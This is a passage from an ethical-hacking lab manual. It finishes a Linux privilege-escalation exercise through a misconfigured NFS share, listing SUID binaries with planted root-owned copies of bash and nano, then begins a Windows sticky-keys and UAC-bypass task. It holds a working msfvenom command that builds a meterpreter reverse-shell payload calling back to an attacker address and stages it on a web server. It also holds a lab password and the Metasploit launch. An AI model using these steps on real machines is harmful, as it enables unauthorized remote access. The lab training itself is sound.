root     18      2  0 00:10 ?    00:00:00 [idle_inject/1]
root     19      2  0 00:10 ?    00:00:00 [migration/1]
root     20      2  0 00:10 ?    00:00:00 [ksoftirqd/1]
root     22      2  0 00:10 ?    00:00:00 [kworker/1:0H-kblockd]
root     23      2  0 00:10 ?    00:00:00 [kdevtmpfs]
root     24      2  0 00:10 ?    00:00:00 [netns]
root     25      2  0 00:10 ?    00:00:00 [inet_frag_wq]
root     26      2  0 00:10 ?    00:00:00 [kauditfd]
root     28      2  0 00:10 ?    00:00:00 [khungtaskd]
root     29      2  0 00:10 ?    00:00:00 [oom_reaper]
root     30      2  0 00:10 ?    00:00:00 [writeback]
root     31      2  0 00:10 ?    00:00:00 [kcompactd0]
root     32      2  0 00:10 ?    00:00:00 [ksmd]
```

44. Type **find / -name "*.txt" -ls 2> /dev/null** and press **Enter** to view all the .txt files on the system

```
ubuntu@ubuntu-Virtual-Machine:/home
root      3816  3796  0 01:06 pts/1    00:00:00 ps -ef
bash-5.1# find / -name "*.txt" -ls 2> /dev/null
 3024460  32 -rw-r--r--  1 root      root      32646 Oct 31 2021 /usr/src/linux-headers-5.15.0-30/scripts/spelling.txt
 3938515  4 -rw-r--r--  1 root      root      3138 Oct 31 2021 /usr/src/linux-headers-5.15.0-30/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
 3938510  4 -rw-r--r--  1 root      root      1771 Oct 31 2021 /usr/src/linux-headers-5.15.0-30/arch/sh/include/mach-ecovector24/mach/partner-jet-setup.txt
 1861790  0 lrwxrwxrwx  1 root      root      59 Apr 20 08:57 /usr/src/linux-headers-5.13.0-41-generic/scripts/spelling.txt -> ../../linux-hwe-5.13.0-41/scripts/spelling.txt
 4721825  32 -rw-r--r--  1 root      root      32343 Jun 27 2021 /usr/src/linux-hwe-5.13.0-head
rs-5.13.0-40/scripts/spelling.txt
 4590811  4 -rw-r--r--  1 root      root      3138 Jun 27 2021 /usr/src/linux-hwe-5.13.0-head
rs-5.13.0-40/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
 4590806  4 -rw-r--r--  1 root      root      1771 Jun 27 2021 /usr/src/linux-hwe-5.13.0-head
rs-5.13.0-40/arch/sh/include/mach-ecovector24/mach/partner-jet-setup.txt
 1972590  0 lrwxrwxrwx  1 root      root      50 May  5 05:45 /usr/src/linux-headers-5.15.0-30-generic/scripts/spelling.txt -> ../../linux-headers-5.15.0-30/scripts/spelling.txt
 1732372  0 lrwxrwxrwx  1 root      root      59 Apr  4 05:22 /usr/src/linux-headers-5.13.0-40-generic/scripts/spelling.txt -> ../../linux-hwe-5.13.0-40/scripts/spelling.txt
 3804338  32 -rw-r--r--  1 root      root      32343 Jun 27 2021 /usr/src/linux-hwe-5.13.0-head
rs-5.13.0-41/scripts/spelling.txt
 2103529  4 -rw-r--r--  1 root      root      3138 Jun 27 2021 /usr/src/linux-hwe-5.13.0-head
rs-5.13.0-41/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
 2103524  4 -rw-r--r--  1 root      root      1771 Jun 27 2021 /usr/src/linux-hwe-5.13.0-head
rs-5.13.0-41/arch/sh/include/mach-ecovector24/mach/partner-jet-setup.txt
 3020011  20 -rw-r--r--  1 root      root      18813 Apr 18 15:26 /usr/share/vim/vim82/pack/dis
t/opt/matchit/doc/matchit.txt
 2890677  4 -rw-r--r--  1 root      root      328 Apr 18 15:26 /usr/share/vim/vim82/doc/os_r
src.txt
```

45. Type **route -n** and press **Enter** to view the host/network names in numeric form.

```
ubuntu@ubuntu-Virtual-Machine:/home
File Edit View Search Terminal Help
hon3/dist-packages/zipp-1.0.0.egg-info/requirements.txt
  3638  1 -rw-r--r--  1 root    root      5 Jan 17 2020 /snap/core20/1434/usr/lib/pyt
hon3/dist-packages/zipp-1.0.0.egg-info/top_level.txt
  3641  14 -rw-r--r--  1 root    root   13925 Mar 15 08:22 /snap/core20/1434/usr/lib/pyt
hon3.8/LICENSE.txt
  4525   9 -rw-r--r--  1 root    root    8676 May 11 2021 /snap/core20/1434/usr/lib/pyt
hon3.8/lib2to3/Grammar.txt
  4526   1 -rw-r--r--  2 root    root    793 May 11 2021 /snap/core20/1434/usr/lib/pyt
hon3.8/lib2to3/PatternGrammar.txt
  5043   9 -rw-r--r--  1 root    root   8696 May 11 2021 /snap/core20/1434/usr/lib/pyt
hon3.9/lib2to3/Grammar.txt
  4526   1 -rw-r--r--  2 root    root    793 May 11 2021 /snap/core20/1434/usr/lib/pyt
hon3.9/lib2to3/PatternGrammar.txt
  8844   0 lrwxrwxrwx  1 root    root   23 Feb  7 08:33 /snap/core20/1434/usr/share/d
oc/mount/mount.txt -> ../../util-linux/mount.txt
  9584   1 -rw-r--r--  1 root    root   1 Apr 20 2020 /snap/core20/1434/usr/share/s
ubiquity/subiquity-0.0.5.egg-info/dependency_links.txt
  9585   1 -rw-r--r--  1 root    root  180 Apr 20 2020 /snap/core20/1434/usr/share/s
ubiquity/subiquity-0.0.5.egg-info/entry_points.txt
  9586   1 -rw-r--r--  1 root    root  37 Apr 20 2020 /snap/core20/1434/usr/share/s
ubiquity/subiquity-0.0.5.egg-info/top_level.txt
  9722   2 -rw-r--r--  1 root    root  1431 Jan 30 2020 /snap/core20/1434/usr/share/v
im/vim81/doc/help.txt
bash-5.1# route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref  Use Iface
0.0.0.0         10.10.1.2      0.0.0.0       UG    100   0    0 eth0
10.10.1.0       0.0.0.0        255.255.255.0  U     100   0    0 eth0
169.254.0.0     0.0.0.0        255.255.0.0   U     1000  0    0 eth0
bash-5.1#
```

46. Type **find / -perm -4000 -ls 2> /dev/null** and press **Enter** to view the SUID executable binaries.

```
ubuntu@ubuntu-Virtual-Machine:/home
File Edit View Search Terminal Help
169.254.0.0     0.0.0.0        255.255.0.0   U     1000  0    0 eth0
bash-5.1# find / -perm -4000 ls 2> /dev/null
  1709313   20 -rwsr-xr-x  1 root    root  18736 Feb 26 06:11 /usr/libexec/polkit-agent-helper-1
  1709132   416 -rwsr-xr--  1 root    dip   424512 Feb 24 12:14 /usr/sbin/pppd
  1704052   100 -rwsr-xr-x  1 root    root  101048 Mar  4 15:44 /usr/sbin/mount.nfs
  1704797   228 -rwsr-xr-x  1 root    root  232408 Feb 14 06:48 /usr/bin/sudo
  1705208   72  -rwsr-xr-x  1 root    root  72712 Mar 14 04:59 /usr/bin/chfn
  1709315   32  -rwsr-xr-x  1 root    root  30872 Feb 26 06:11 /usr/bin/pkexec
  1704295   36  -rwsr-xr-x  1 root    root  35200 Mar 23 09:53 /usr/bin/fusermount3
  1704030   48  -rwsr-xr-x  1 root    root  47480 Feb 20 20:49 /usr/bin/mount
  1710070   40  -rwsr-xr-x  1 root    root  40496 Mar 14 04:59 /usr/bin/newgrp
  1710079   56  -rwsr-xr-x  1 root    root  55672 Feb 20 20:49 /usr/bin/su
  1704118   36  -rwsr-xr-x  1 root    root  35192 Feb 20 20:49 /usr/bin/umount
  1705209   44  -rwsr-xr-x  1 root    root  44808 Mar 14 04:59 /usr/bin/chsh
  1705211   72  -rwsr-xr-x  1 root    root  72072 Mar 14 04:59 /usr/bin/gpasswd
  1705213   60  -rwsr-xr-x  1 root    root  59976 Mar 14 04:59 /usr/bin/passwd
  1710454   136 -rwsr-xr-x  1 root    root  138408 Apr 21 04:50 /usr/lib/snapd/snap-confine
  1704395   16  -rwsr-sr-x  1 root    root  14488 Mar  1 09:33 /usr/lib/xorg/Xorg.wrap
  1707064   36  -rwsr-xr--  1 root    messagebus 35112 Apr  1 13:02 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
  1704636   332 -rwsr-xr-x  1 root    root  338536 Feb 25 18:30 /usr/lib/openssh/ssh-keysign
  4194355   1208 -rwsr-sr-x  1 root    root  1234376 May 18 00:54 /home/bash
  4194382   280 -rwsrwxrwx  1 root    root  283144 May 18 01:02 /home/nano
  56      43 -rwsr-xr-x  1 root    root  43088 Sep 16 2020 /snap/core18/2344/bin/mount
  65      63 -rwsr-xr-x  1 root    root  64424 Jun 28 2019 /snap/core18/2344/bin/ping
  81      44 -rwsr-xr-x  1 root    root  44664 Jan 25 11:26 /snap/core18/2344/bin/su
  99      27 -rwsr-xr-x  1 root    root  26696 Sep 16 2020 /snap/core18/2344/bin/umount
```


47. This concludes the demonstration of escalating privileges in Linux machine by exploiting misconfigured NFS.
48. Close all open windows and document all the acquired information.

Task 5: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys

Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, privileged access to the machine.

Here, we are exploiting Sticky keys feature to gain access and to escalate privileges on the target machine.

1. Turn on the **Windows 11** virtual machine.
2. In the **Parrot Security** virtual machine and launch a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.
6. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe** and press **Enter**.



The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe - Parrot Term". The terminal content shows the following steps:


```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[attacker@parrot] ~
# cd
[attacker@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[attacker@parrot] ~
#
```

7. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.

Note: To create a new directory to share the **Windows.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

8. Copy the payload into the shared folder by typing
cp /home/attacker/Desktop/Windows.exe /var/www/html/share/ in the terminal window and press **Enter**.
9. Start the Apache server by typing **service apache2 start** and press **Enter**.



```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
# cp /home/attacker/Desktop/Windows.exe /var/www/html/share
[root@parrot] ~
# service apache2 start
[root@parrot] ~
#
```

10. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```
[root@parrot:~]# msfconsole

[!] msf6 =[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 >
```

